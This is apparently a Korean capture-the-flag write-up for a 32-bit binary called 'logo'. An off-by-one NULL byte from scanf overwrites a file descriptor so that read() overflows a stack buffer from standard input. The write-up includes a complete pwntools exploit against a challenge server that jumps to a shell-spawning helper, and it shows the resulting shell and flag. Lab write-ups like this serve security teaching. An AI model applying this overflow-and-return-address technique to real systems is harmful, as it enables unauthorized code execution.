logo

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+0h] [ebp-24Ch] BYREF
  char buf[512]; // [esp+4h] [ebp-248h] BYREF
  char v6[64]; // [esp+204h] [ebp-48h] BYREF
  int fd; // [esp+244h] [ebp-8h]

  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  fd = open("logo.txt", 0);
  if ( fd == -1 )
  {
    puts("File error.");
    exit(1);
  }
  while ( 1 )
  {
    while ( 1 )
    {
      puts("================================================");
      puts("1. Input name");
      puts("2. Print logo");
      puts("3. Quit");
      printf("================================================\n>>> ");
      __isoc99_scanf("%d", &v4);
      if ( v4 != 2 )
        break;
      read(fd, buf, 0x400u);
      puts(buf);
    }
    if ( v4 == 3 )
      break;
    if ( v4 != 1 )
    {
      puts("No!");
      exit(1);
    }
    printf("Input name: ");
    __isoc99_scanf("%64s", v6);
  }
  puts("Bye!");
  return 0;
}
```


```
int helper()
{
  return system("/bin/sh");
}
```

셸을 제공하는 `helper()`를 호출하는 것이 목표다.
`buf`의 크기보다 큰 입력을 `read()`로 받고 있으므로 `BOF` 취약점이 발생한다.
그러나 `logo.txt`에 할당된 `fd`를 `read()`의 인자로 주어 표준 입력으로 BOF를 발생하는 것이 불가능하다.

```
char v6[64]; // [esp+204h] [ebp-48h] BYREF
int fd; // [esp+244h] [ebp-8h]

printf("Input name: ");
__isoc99_scanf("%64s", v6);
```

그런데 이어서 코드를 분석해보면 크기가 64인 `v6`에 `scanf()`로 64만큼 입력이 가능한 것을 볼 수 있다.
`scanf()`는 개행문자를 만나면 읽기를 중단하고 문자열 마지막에 NULL 바이트를 붙인다.



변수 위치를 보면 알 수 있듯이, `v6`은 `fd` 바로 앞에 있어 입력을 64만큼 줄 경우 `fd`에 NULL 바이트를 덮어씌우는 것이 가능하다.

Exploit

```
from pwn import *

p = remote('realsung.kr', 5959)
# p = process('./logo')
e = ELF('./logo')

# context.log_level = 'debug'

helper = e.symbols.helper

p.sendlineafter(b'>>> ', b'1')
p.sendline(b"A"*64)

pay = b"A"*0x248
pay += b"F"*0x4
pay += p32(helper)

p.sendlineafter(b'>>> ', b'2')
p.sendline(pay)

p.sendlineafter(b'>>> ', b'3')

p.interactive()
```

`fd`가 0(NULL 바이트)이 되면 표준 입력으로부터 입력을 받게 되므로 BOF를 활용하여 `helper()`를 호출하는 것이 가능하다.
이 때 3번 메뉴를 호출하여 프로세스 종료 루틴이 실행되도록 해야 `helper()`가 호출된다는 것에 유의하자.

```
root@09633cd095f3:/pwn# python3 logoo.py
[+] Opening connection to realsung.kr on port 5959: Done
[*] '/pwn/logo'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode
Bye!
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ cat flag
flag{you_Are_the_bE5t_hACk3r!!}
```

📌 References

- scanf.c